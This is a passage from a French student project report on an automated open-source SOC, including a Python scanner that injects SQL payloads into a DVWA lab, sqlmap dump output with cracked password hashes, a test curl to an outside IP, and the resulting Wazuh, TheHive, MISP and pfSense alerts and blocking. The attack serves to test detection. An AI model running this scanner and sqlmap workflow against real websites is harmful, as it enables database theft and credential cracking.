Cependant, il y a plusieurs problématiques. Tout d'abord les sites web ne sont pas tous vulnérables à des attaques SQLi, ils possèdent souvent plusieurs entrées utilisateurs, on récupère uniquement ce que le champ est censé demander comme table dans la base de données, les données s'affichent uniquement dans le navigateur.

Pour cela, nous avons développé un script python qui fonctionne avec la logique suivante :

- Requêter une page web
- Récupérer les champs où un utilisateur peut entrer du texte
- Tester différentes charges utiles
- Comparer le résultat entre une entrée correcte et un pattern d'SQLi
- Comparer le contenu de la page
- Chercher des mots clefs comme error, SQL, ...

Si pas de résultats, pas de différences, pas d'erreur sur la page web, alors ce n'est pas vulnérable

Si un résultat, alors le champ est vulnérable :

- Il récupère les informations nécessaires (url, nom du champ vulnérable, ...)
- Exécute une commande sqlmap
- Affiche la commande, l'emplacement des fichiers dump, des logs, ...
- SQLmap affiche également les informations trouvées
- Un fichier est généré avec toutes les informations sur la Kali de l'attaquant

Dans la première partie du code, on intègre les informations nécessaires (url, cookies) :

```
1  #!/usr/bin/env python3
2  import requests
3  from bs4 import BeautifulSoup
4  import hashlib
5  import os
6  import subprocess
7
8  # ===== CONFIGURATION =====
9
10 URL = "http://192.168.40.2/DVWA/vulnerabilities/sqli/"
11 COOKIES = {
12     "PHPSESSID": "TON_COOKIE_ICI",
13     "security": "low"
14 }
15
16 PAYLOADS = [
17     "' OR 1=1 --",
18     "\" OR 1=1 --",
19     "'1' AND '1'='1'",
20 ]
21
22 # ===== FONCTIONS D'ANALYSE =====
23
```

Puis dans la seconde partie, on requête la page web, on récupère les « input », on teste avec des payloads de bases, et on compare les contenus :

```
# ===== FONCTIONS D'ANALYSE =====

def get_form_fields(url):
    """
    Récupère les champs d'un formulaire HTML,
    en excluant les boutons de type 'submit'.
    """
    r = requests.get(url, cookies=COOKIES)
    soup = BeautifulSoup(r.text, "html.parser")
    inputs = soup.find_all("input")
    fields = []
    for i in inputs:
        name = i.get("name")
        itype = i.get("type", "").lower()
        if name and itype != "submit":
            fields.append(name)
    return fields

def test_payload(field, payload):
    """
    Teste un payload SQLi sur un champ donné.
    """
    params = {field: payload, "Submit": "Submit"}
    r = requests.get(URL, params=params, cookies=COOKIES)
    return r

def is_suspect(response_normal, response_test):
    """
    Compare deux réponses pour détecter un comportement anormal.
    """
    if response_normal.status_code != response_test.status_code:
        return True
    if len(response_normal.text) != len(response_test.text):
        return True
    keywords = ["error", "sql", "warning", "syntax"]
    if any(k.lower() in response_test.text.lower() for k in keywords):
        return True
    return False
```

Et ensuite, on exécute SQLmap avec la bonne commande :

```
63 def generate_sqlmap_command(url, param, cookie):
64     """
65     Génère une commande sqlmap théorique à partir des informations détectées.
66     """
67     cmd = (
68         f"sqlmap -u \"{url}\" "
69         f"-p {param} "
70         f"--cookie=\"{cookie}\" "
71         f"--batch --dump"
72     )
73     return cmd
74
75 def show_weaponized_payload(command):
76     """
77     Affiche la charge utile préparée (weaponization).
78     """
79     print("\n== Phase de Weaponization ==")
80     print(f"Commande sqlmap générée (théorique) :\n{command}")
81     print(command)
82
83 def predict_sqlmap_output_folder(url):
84     """
85     Calcule le dossier où sqlmap stockerait les résultats.
86     """
87     domain = url.split("/")[2]
88     folder = os.path.expanduser(f"~/.local/share/sqlmap/output/{domain}")
89     return folder
90
91 def show_expected_dump_path(url):
92     """
93     Affiche le chemin où les données exfiltrées seraient stockées par sqlmap.
94     """
95     folder = predict_sqlmap_output_folder(url)
96     print("Chemin de sortie attendu pour les données exfiltrées :")
97     print(folder)
98     print()
```

Le script utilisé est disponible sur le repository github suivant :

-> <https://github.com/stardocka/InpuTable>

Maintenant, nous pouvons simuler notre attaque avec notre DVWA :

Tout d'abord sur une page non vulnérable:

```
(kali@kali)-[~/InpuTable]
$ python3 AutoSqlI.py
== Détection de champs vulnérables à la SQLI ==

Champs détectés : ['username', 'password', 'user_token']

Test du champ : username
  → Aucun comportement suspect détecté.

Test du champ : password
  → Aucun comportement suspect détecté.

Test du champ : user_token
  → Aucun comportement suspect détecté.

Aucun champ vulnérable détecté. Fin du script.
```

Puis sur la page vulnérable au SQLi

```
(kali@kali)-[~/InpuTable]
$ python3 AutoSqlI.py
== Détection de champs vulnérables à la SQLI ==

Champs détectés : ['id']

Test du champ : id
  → Champ potentiellement vulnérable : id
  Payload déclencheur : ' OR 1=1 --

== Phase de Weaponization ==
Commande sqlmap générée (théorique) :

sqlmap -u "http://192.168.40.2/DVWA/vulnerabilities/sqli/?id=10Submit=Submit" -p id --cookie="PHPSESSID=f3e3u3a74u62meeldvhpqgolk5; security=low" --batch --dump
(La commande n'est pas exécutée automatiquement.)

Chemin de sortie attendu pour les données exfiltrées :
/home/kali/.local/share/sqlmap/output/192.168.40.2

→ Execution en cours
```

On constate bien qu'il a reconnu le champ ID présent sur la page web du challenge SQLi


```

[+] [url:target]
https://sqlmap.org

[!] Legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.

[*] starting @ 17/04/16 / 2026-01-25/

[17/04/16] [INFO] testing connection to the target URL.
[17/04/16] [INFO] checking if the target is protected by some kind of WAF/IPS
[17/04/16] [INFO] testing if the target URL content is stable
[17/04/16] [INFO] target URL content is stable
[17/04/16] [INFO] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[17/04/16] [INFO] testing for SQL injection on GET parameter 'id'
[17/04/16] [INFO] testing AND boolean-based blind - WHERE or HAVING clause
[17/04/16] [WARNING] reflection values() found and following out
[17/04/16] [INFO] testing 'boolean-based blind - Parameter replace (original value)'
[17/04/16] [INFO] testing 'MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[17/04/16] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[17/04/16] [INFO] testing 'Microsoft SQL Server/Oracle AND error-based - WHERE or HAVING clause (IN)'
[17/04/16] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[17/04/16] [INFO] testing 'Generic inline queries'
[17/04/16] [INFO] testing 'Generic comment'
[17/04/16] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[17/04/16] [INFO] testing 'Microsoft SQL Server/Oracle stacked queries (comment)'
[17/04/16] [INFO] testing 'Oracle stacked queries (DUAL, PIPE, REPLACE, NLS_DATE - comment)'
[17/04/16] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (SLEEP)'
[17/04/16] [INFO] GET parameter 'id' appears to be 'MySQL > 5.0.12 AND time-based blind (SLEEP)' injectable
It looks like the parameter ID is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
For the remaining tests, do you want to include all tests for 'MySQL', extending provided level (1) and risk (1) values? [Y/n] Y
[17/04/16] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
Potentially extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[17/04/16] [INFO] 'UNION BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[17/04/16] [INFO] target URL appears to have 2 columns in query
[17/04/16] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [Y/n] N
sqlmap identified the following injection points(s) with a total of 64 HTTP(s) requests:
--
Parameter: id (GET)
Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (SLEEP)
Payload: id=1' AND (SELECT 8975 FROM (SELECT(SLEEP(5)))NWS5) AND 'uqBn'='uqBn5Submit-Submit'

Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT CONCAT('77896a01,e7a2a036f476562ab75876766a4265a862526879714574586a62726234b6ac778666687726c4ae77,e-75a076677'),NULL -- -85u6bit-Submit

[17/04/16] [INFO] the back-end DBMS is MySQL
Web server operating system: Linux Debian
Web application technology: Apache 2.4.18
Back-end DBMS: MySQL > 5.0.12 (MySQL fork)
[17/04/16] [WARNING] missing database parameter, sqlmap is going to use the current database to enumerate table(s) entries
[17/04/16] [INFO] fetching current database
[17/04/16] [INFO] fetching tables for database: 'dwa'
[17/04/16] [INFO] fetching columns for table 'access_log' in database 'dwa'
[17/04/16] [INFO] fetching entries for table 'access_log' in database 'dwa'

```

```
[18:26:46] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.65
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[18:26:46] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[18:26:46] [INFO] fetching current database
[18:26:46] [INFO] fetching tables for database: 'dvwa'
[18:26:46] [INFO] fetching columns for table 'guestbook' in database 'dvwa'
[18:26:46] [WARNING] reflective value(s) found and filtering out
[18:26:46] [INFO] fetching entries for table 'guestbook' in database 'dvwa'
Database: dvwa
Table: guestbook
[2 entries]
+-----+-----+-----+
| comment_id | name | comment |
+-----+-----+-----+
| 1 | test | This is a test comment. |
| 2 | test | <script>alert('hello')</script> |
+-----+-----+-----+

[18:26:46] [INFO] table 'dvwa.guestbook' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.40.2/dump/dvwa/guestbook.csv'
[18:26:46] [INFO] fetching columns for table 'access_log' in database 'dvwa'
[18:26:46] [INFO] fetching entries for table 'access_log' in database 'dvwa'
[18:26:46] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Falling back to partial UNION technique
[18:26:47] [INFO] fetching number of entries for table 'access_log' in database 'dvwa'
[18:26:47] [INFO] resumed: 0
[18:26:47] [WARNING] table 'access_log' in database 'dvwa' appears to be empty
Database: dvwa
Table: access_log
[0 entries]
+-----+-----+-----+-----+-----+
| id | user_id | target_id | action | timestamp |
+-----+-----+-----+-----+-----+

[18:26:47] [INFO] table 'dvwa.access_log' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.40.2/dump/dvwa/access_log.csv'
[18:26:47] [INFO] fetching columns for table 'security_log' in database 'dvwa'
[18:26:47] [INFO] fetching entries for table 'security_log' in database 'dvwa'
[18:26:47] [INFO] fetching number of entries for table 'security_log' in database 'dvwa'
```

Les données sont chiffrées dans la base donnée. Il faut donc les déchiffrer.

```
[18:26:47] [INFO] table 'dvwa.security_log' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.40.2/dump/dvwa/security_log.csv'
[18:26:47] [INFO] fetching columns for table 'users' in database 'dvwa'
[18:26:47] [INFO] fetching entries for table 'users' in database 'dvwa'
[18:26:47] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[18:26:47] [INFO] using hash method 'md5_generic_passwd'
[18:26:47] [INFO] resuming password 'password' for hash '5f4dcc3b5aa765d618327deb88fc9f9'
[18:26:47] [INFO] resuming password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[18:26:47] [INFO] resuming password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[18:26:47] [INFO] resuming password 'letmein' for hash '0d1070d9f5bbe40cade3de5c71e9e9b7'
Database: dvwa
Table: users
[5 entries]
```

On voit une attaque par dictionnaire sur des hash de mot de passe assez classiques.

```

Table: users
[3 entries]
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| user_id | role | user | avatar | password | last_name | first_name | last_login | failed_login | account_enabled |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | admin | admin | /DVWA/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin | admin | 2026-01-08 15:42:44 | 0 | 1 |
| 2 | user | gordonb | /DVWA/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123) | Brown | Gordon | 2026-01-08 15:42:44 | 0 | 1 |
| 3 | user | 1337 | /DVWA/hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me | Hack | 2026-01-08 15:42:44 | 0 | 1 |
| 4 | user | pablo | /DVWA/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso | Pablo | 2026-01-08 15:42:44 | 0 | 1 |
| 5 | user | smithy | /DVWA/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith | Bob | 2026-01-08 15:42:44 | 0 | 1 |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+

[18:26:47] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.40.2/dump/dvwa/users.csv'
[18:26:47] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.40.2'

[*] ending @ 18:26:47 /2026-01-28/

```

Dans le dossier dump on retrouve notamment les données concernant les utilisateurs :

```

(kali@kali)-[~/local/share/sqlmap/output/192.168.40.2/dump/dvwa]
$ ls
access_log.csv  guestbook.csv  security_log.csv  users.csv

```

Cette fois-ci les données sont sur la machine et non plus affichées sur le site web

```

GNU nano 8.7 users.csv
user_id,role,user,avatar,password,last_name,first_name,last_login,failed_login,account_enabled
1,admin,admin,/DVWA/hackable/users/admin.jpg,5f4dcc3b5aa765d61d8327deb882cf99 (password),admin,admin,2026-01-08 15:42:44,0,1
2,user,gordonb,/DVWA/hackable/users/gordonb.jpg,e99a18c428cb38d5f260853678922e03 (abc123),Brown,Gordon,2026-01-08 15:42:44,0,1
3,user,1337,/DVWA/hackable/users/1337.jpg,8d3533d75ae2c3966d7e0d4fcc69216b (charley),Me,Hack,2026-01-08 15:42:44,0,1
4,user,pablo,/DVWA/hackable/users/pablo.jpg,0d107d09f5bbe40cade3de5c71e9e9b7 (letmein),Picasso,Pablo,2026-01-08 15:42:44,0,1
5,user,smithy,/DVWA/hackable/users/smithy.jpg,5f4dcc3b5aa765d61d8327deb882cf99 (password),Smith,Bob,2026-01-08 15:42:44,0,1

```

L'attaque a été automatisée avec une recherche automatisée des champs vulnérables.

-> Detection SOC

@timestamp	Jan 28, 2026 @ 22:04:16.404
_index	wazuh-alerts-4.x-2026.01.28
agent.id	005
agent.ip	192.168.40.2
agent.name	DVWA
data.id	500
data.protocol	GET
data.srcip	192.168.30.2
data.url	/DVWA/vulnerabilities/sqli/?id=527+OR+1%3D1+---&Submit=Submit
decoder.name	web-accesslog
full_log	192.168.30.2 - - [28/Jan/2026:23:04:15 +0100] "GET /DVWA/vulnerabilities/sqli/?id=527+OR+1%3D1+---&Submit=Submit HTTP/1.1" 500 295 "-" "python-requests/2.32.5"
id	1769637856.89827224
input.type	log
location	/var/log/apache2/access.log
manager.name	siem
rule.description	SQL injection attempt.
rule.firedtimes	2
rule.gdpr	IV_35.7.d
rule.groups	web, accesslog, attack, sqlinjection, attack
rule.id	31164
rule.level	6
rule.mail	false
rule.mitre.id	T1055, T1190
rule.mitre.tactic	Defense Evasion, Privilege Escalation, Initial Access
rule.mitre.technique	Process Injection, Exploit Public-Facing Application
rule.nist_800_53	SA.11, SI.4
rule.pci_dss	6.5, 11.4, 6.5.1
rule.tsc	CC6.6, CC7.1, CC8.1, CC6.8, CC7.2, CC7.3
timestamp	Jan 28, 2026 @ 22:04:16.404


Table: _logstash	
@timestamp	Jan 28, 2026 @ 22:04:16.404
_index	wazuh-alerts-4.x-2026.01.28
agent.id	005
agent.ip	192.168.40.2
agent.name	DVWA
data.id	500
data.protocol	GET
data.srcip	192.168.30.2
data.url	/DVWA/vulnerabilities/sqli/?id=527+OR+1%3D1+---&Submit=Submit
decoder.name	web-accesslog
full_log	192.168.30.2 - - [28/Jan/2026:23:04:15 +0100] "GET /DVWA/vulnerabilities/sqli/?id=527+OR+1%3D1+---&Submit=Submit HTTP/1.1" 500 295 "-" "python-requests/2.32.5"
id	1769637856.89827224
input.type	log
location	/var/log/apache2/access.log
manager.name	siem
rule.description	A web attack returned code 500 (success).
rule.firedtimes	2
rule.gdpr	IV_35.7.d
rule.groups	web, accesslog, attack
rule.id	31164
rule.level	6
rule.mail	false
rule.mitre.id	T1190
rule.mitre.tactic	Initial Access
rule.mitre.technique	Exploit Public-Facing Application
rule.nist_800_53	SA.11, SI.4
rule.pci_dss	6.5, 11.4
rule.tsc	CC6.6, CC7.1, CC8.1, CC6.8, CC7.2, CC7.3
timestamp	Jan 28, 2026 @ 22:04:16.404

Table JSON

@timestamp	Jan 28, 2026 @ 22:04:18.950
_index	wazuh-alerts-4.x-2026.01.28
agent.id	004
agent.ip	192.168.30.2
agent.name	kali
decoder.name	syscheck_integrity_changed
full_log	<pre> > File '/home/kali/.mozilla/firefox/aodt0t03.default-esr/places.sqlite-wal' modified Mode: realtime Changed attributes: mtime,md5,sha1,sha256 Old modification time was: '1769637825', now it is '1769637945' Old md5sum was: 'd8e77c64c93e2ded5af6c10e77bbb08f' New md5sum is : 'a5f4f46ad4fd15ef3660d9fd5af0031f' Old sha1sum was: 'd157150441cd951af6e12ec07c17170df37bcfb7' </pre>
id	1769637858.89850665
input.type	log
location	syscheck
manager.name	siem
rule.description	Integrity checksum changed.
rule.firedtimes	61
rule.gdpr	II.5.1.f
rule.gpg13	4.11
rule.groups	ossec, syscheck, syscheck_entry_modified, syscheck_file
rule.hipaa	164.312.c.1, 164.312.c.2
rule.id	550
rule.level	7
rule.mail	false
rule.mitre.id	T1565.001
rule.mitre.tactic	Impact
rule.mitre.technique	Stored Data Manipulation
rule.nist_800_53	SI.7
rule.pci_dss	11.5
rule.tsc	PI1.4, PI1.5, CC6.1, CC6.8, CC7.2, CC7.3
syscheck.changed_attributes	mtime, md5, sha1, sha256
syscheck.diff	Binary files queue/diff/tmp/tmp-entry and /home/kali/.mozilla/firefox/aodt0t03.default-esr/places.sqlite-wal differ
syscheck.event	modified
syscheck.gid_after	1000
syscheck.gname_after	kali
syscheck.inode_after	917718
syscheck.md5_after	a5f4f46ad4fd15ef3660d9fd5af0031f
syscheck.md5_before	d8e77c64c93e2ded5af6c10e77bbb08f
syscheck.mode	realtime
syscheck.mtime_after	Jan 28, 2026 @ 23:05:45.000


```
root@shuffle:/n8n# curl 1.55.33.86
```

Voici le chemin par lequel est passé le log Wazuh du curl de l'IP sur n8n :



Sur TheHive, on voit bien qu'une alerte a été créée avec l'IP :

Alerts									
Enter a case number									
default* Quick Filters Export list									
Status	Severity	Title	Case	Type	Source	Reference	Details	Assignee	
Imported Imported 35 minutes ago	M	Outil de téléchargement suspect détecté sur shuffle : /usr/bin/curl 1.55.33.86 MISP: Inconnu	#26	SIEM	WAZUH		Observables TTPs	0 0	
		Wazuh shuffle SOC-Automation							
		None			1770464613.127864				

L'alerte entre temps a été enrichie par le bloc IA (utilisant le modèle Mistral) du workflow :

→ Outil de téléchargement suspect détecté sur shuffle : /usr/bin/curl 1.55.33.86 | MISP: Inconnu

id -558178360

Created by api

Created at 07/02/2026 11:43

Import date 07/02/2026 11:45

SEVERITY MEDIUM

TLP AMBER **PAP** AMBER

Assignee [Assign to me](#)

Unassigned

Source
WAZUH

Reference
1770464613.127864

Type
SIEM

Occurred date
07/02/2026 11:43

General Observables (0) TTPs (0) Attachments Sin

*** Title**
Outil de téléchargement suspect détecté sur shuffle : /usr/bin/curl 1.55.33.86 |

Tags
Wazuh shuffle SOC-Automation

Description
"Analyse automatique MistrallIA : The IP 1.55.33.86 was detected as a suspicious download tool on shuffle, which could potentially pose a security threat. (Score: 9/10)"

Summary
Not specified

Un cas a été créé dans TheHive :

Cases Enter a case number [+ Create Case](#)

default* Quick Filters Export list

Status	Severity	#Number	Title	Details	Assignee	Dates	S.	C.	U.
New	M	#26	Outil de téléchargement suspect détecté sur shuffle : /usr/bin/curl 1.55.33.86 MISP: Inconnu	Tasks Observables TTPs Linked Alerts	0 0 0 1	S. 07/02/2026 11:45 C. 07/02/2026 11:45			

Nous pouvons voir que VirusTotal analyse bien l'adresse IP et génère un rapport depuis Cortex.

Jobs History (2175)

Data Types (6) Job Type (2) Analyzers (1) Observable

Search for observable data Search Clear

Jobs details

[ip] 11.155.133.186

Analyzer: VirusTotal_GetReport_3.1

Date: 3 hours ago

User: shuffle-user@nexus

TLP: AMBER PAP: AMBER

View Delete

Un event est bien crée dans notre base de données MISP.

View Event

View Correlation Graph

View Event History

Edit Event

Delete Event

Add Attribute

Add Object

Add Attachment

Add Event Report

Populate from...

Enrich Event

Merge attributes from...

Publish Event

Publish (no email)

Run Ad-Hoc Workflow

Recorrelate Event

Contact Reporter

Download as...

Add Event to Collection

List Events

Add Event

Alerte Malware détectée par Wazuh/Cortex : 1.55.33.86

Event ID	1423
UUID	db165dd5-d53e-4acd-91c2-510d00bdceee
Creator org	ORGNAME
Owner org	ORGNAME
Creator user	shuffle@user.test
Protected Event (experimental)	Event is in unprotected mode. Switch to protected mode
Tags	ip.amber
Date	2026-02-07
Threat Level	? Undefined
Analysis	Initial
Distribution	This community only
Published	No
#Attributes	1 (0 Objects)
First recorded change	2026-02-07 11:45:51
Last change	2026-02-07 11:45:51
Modification map	.
Sightings	0 (0) - restricted to own organisation only.

[Pivots](#)
[Galaxy](#)
[+ Event graph](#)
[+ Event timeline](#)
[+ Correlation graph](#)
[+ Galaxy matrix](#)
[+ Event reports](#)
[Attributes](#)
[Discussion](#)

X 1423: Alerte Malwar...

Galaxies

[« previous](#)
[next »](#)
[view all](#)

[+](#)
[≡](#)
[≡](#)
[✕](#)
[Scope toggle](#)
[Deleted](#)
[Decay score](#)
[Context](#)
[Related Tags](#)
[Filtering tool](#)
[Expand all Objects](#)
[Collapse all Attributes](#)

☐ Date ?	Context	Category	Type	Value	Tags	Galaxies	Comment
☐ 2026-02-07*	707...2b9	Network activity	ip-dst	1.55.33.86			

Grace au bloc de remédiation pfsense (utilisant la REST API), l'IP a été ajoutée à notre alias sans supprimer les existantes :

Firewall / Aliases / IP

[IP](#)
[Ports](#)
[URLs](#)
[All](#)

Firewall Aliases IP

Name	Type	Values	Description	Actions
n8n_block	Host(s)	92.185.99.40, 51.77.194.132, 1.55.33.86	Bloque par workflow	

En termes d'alertes nous en avons reçu 2 via discord pour être tenu au courant :

Alerte discord à la sortie de (if malicious = true) :

 **ALERTE SOC DETECTEE**

Titre : Outil de téléchargement suspect détecté sur shuffle : /usr/bin/curl 1.55.33.86 | MISP: Inconnu

Niveau Wazuh :  10

Agent :  shuffle

Analyse Technique :

- **Cible suspecte :** 1.55.33.86
- **Type détecté :** ip
- **Action système :** curl

Verdict Analyseur :

- **Score Malicieux :** 11 antivirus

Action Requise :

 [Consulter l'alerte sur TheHive](#)

Alerte finale avec IA et remédiation :

 **Notification de Blocage Automatique**

L'accès à l'infrastructure a été restreint pour une IP malveillante.

Détails de l'incident :

- **IP Bloquée :** 1.55.33.86
- **ID Alerte :** ~558178360
- **Verdict IA :** BLOCK 
- **Score de Risque :** 9/10

Raison de l'analyse :

| The IP 1.55.33.86 was detected as a suspicious download tool on shuffle, which could potentially pose a security threat.

Statut Défense :

- **Cortex Analyzer :** Menace confirmée 
- **pfSense :** IP ajoutée à la Blacklist via API 

8 Conclusions & Perspectives

8.1 Synthèse des travaux

Ce projet a démontré la viabilité d'un SOC 100% Open Source capable de rivaliser avec des solutions propriétaires en termes d'agilité et de réactivité. En intégrant Wazuh (SIEM), n8n (SOAR) et un moteur d'IA local (Ollama), nous avons réussi à boucler la boucle OODA (Observer, Orienter, Décider, Agir). La détection déclenche désormais une analyse sémantique par IA, permettant une décision de blocage chirurgicale et persistante sur pfSense, sans écrasement des politiques de sécurité existantes."

Le passage de Shuffle à n8n a été un tournant stratégique, prouvant que la flexibilité du "low-code" permet une maintenance simplifiée des playbooks de sécurité. L'infrastructure, durcie selon les préconisations de l'ANSSI, offre une base souveraine limitant l'exposition aux risques de chaînes d'approvisionnement logicielles tierces.

8.2 Retour d'expérience et compétences

Le succès de ce projet repose sur une synergie d'équipe transversale. Nous avons acquis des compétences clés en :

Architecture réseau sécurisée : Segmentation stricte via pfSense pour isoler les actifs critiques.

Ingénierie de détection : Création de règles de corrélation et intégration de flux de Threat Intelligence (MISP).

Automatisation de la réponse (IR) : Développement de workflows complexes pour l'enrichissement de données via Cortex et VirusTotal.

Gestion de crise technique : Capacité à pivoter technologiquement en cours de sprint tout en respectant les jalons.

Intelligence Artificielle appliquée à la Cyber : Maîtrise du Prompt Engineering et déploiement de LLM en local (Ollama) pour le triage automatisé des alertes.

8.3 Perspectives et Roadmap

Pour transformer ce prototype (TRL 6) en une solution de production industrielle, plusieurs axes d'évolution sont envisagés :

Optimisation de la détection SQLi : Comme évoqué en section 7.3, l'intégration complète de la détection WAF (ModSecurity) dans le workflow n8n permettra un blocage dynamique des IP attaquantes directement au niveau du firewall dès la première tentative d'injection.

Impact Économique et Social : La solution pourrait être lancée sous forme de "Managed SOC Box" pour les PME/ETI. Le modèle économique reposerait sur le service (intégration, support, mise à jour des playbooks) plutôt que sur la licence, réduisant le ticket d'entrée à la cybersécurité de pointe.

IA Multi-Modale et Détection de Menaces Internes : L'évolution de la brique d'analyse comportementale (UBA) visera à corréler non plus seulement des IP, mais des flux d'identités. En intégrant les logs de l'Active Directory, l'IA pourrait détecter des exfiltrations de données subtiles ou des mouvements latéraux, en identifiant des anomalies sémantiques dans le comportement d'un utilisateur légitime dont le compte serait compromis.

Calendrier de déploiement : Une phase de bêta-test de 3 mois sur un réseau de production réel permettrait d'affiner les seuils de détection pour éliminer totalement les faux positifs avant une commercialisation sous licence libre.

Appendix A. Tableau synthétique des compétences évaluées dans le RAPPORT

L'évaluation du rapport repose sur l'analyse croisée de ces compétences, selon les critères définis dans la grille officielle ING3. Une compétence non explicitement démontrée dans le rapport ne peut être validée

Code CTI	Compétence évaluée	Ce qui est attendu dans le rapport	Sections concernées
A304	Analyser et reformuler un besoin complexe	Problématique clairement reformulée, justification du besoin, mise en perspective innovante	Introduction – Problématique – Enjeux
A305	Mobiliser des connaissances scientifiques et techniques	État de l'art structuré, sources pertinentes, analyse critique	State of the Art / Documentation
B302	Concevoir une solution argumentée	Description cohérente de la solution, choix techniques justifiés	Project Description – CDC
B303	Valider techniquement une solution	Protocoles, tests, hypothèses, résultats exploitables	Materials & Methods – Validation
C301	Structurer une démarche de projet	Logique globale du document, cohérence entre sections	Ensemble du rapport
C302	Analyser et interpréter des résultats	Analyse rigoureuse, interprétation argumentée, limites identifiées	Results – Analysis & Interpretation
D301	Communiquer à l'écrit dans un cadre professionnel	Clarté rédactionnelle, structuration, vocabulaire technique maîtrisé	Ensemble du rapport
E308	Intégrer les enjeux sociétaux et environnementaux ⚠️	Identification des impacts, justification, lien avec la solution	Enjeux – Impacts – performances, KPI Perspectives

[Rapport final : CyberOps Automatisé](#)

[Sujet de PFE : CyberOps Automatisé](#)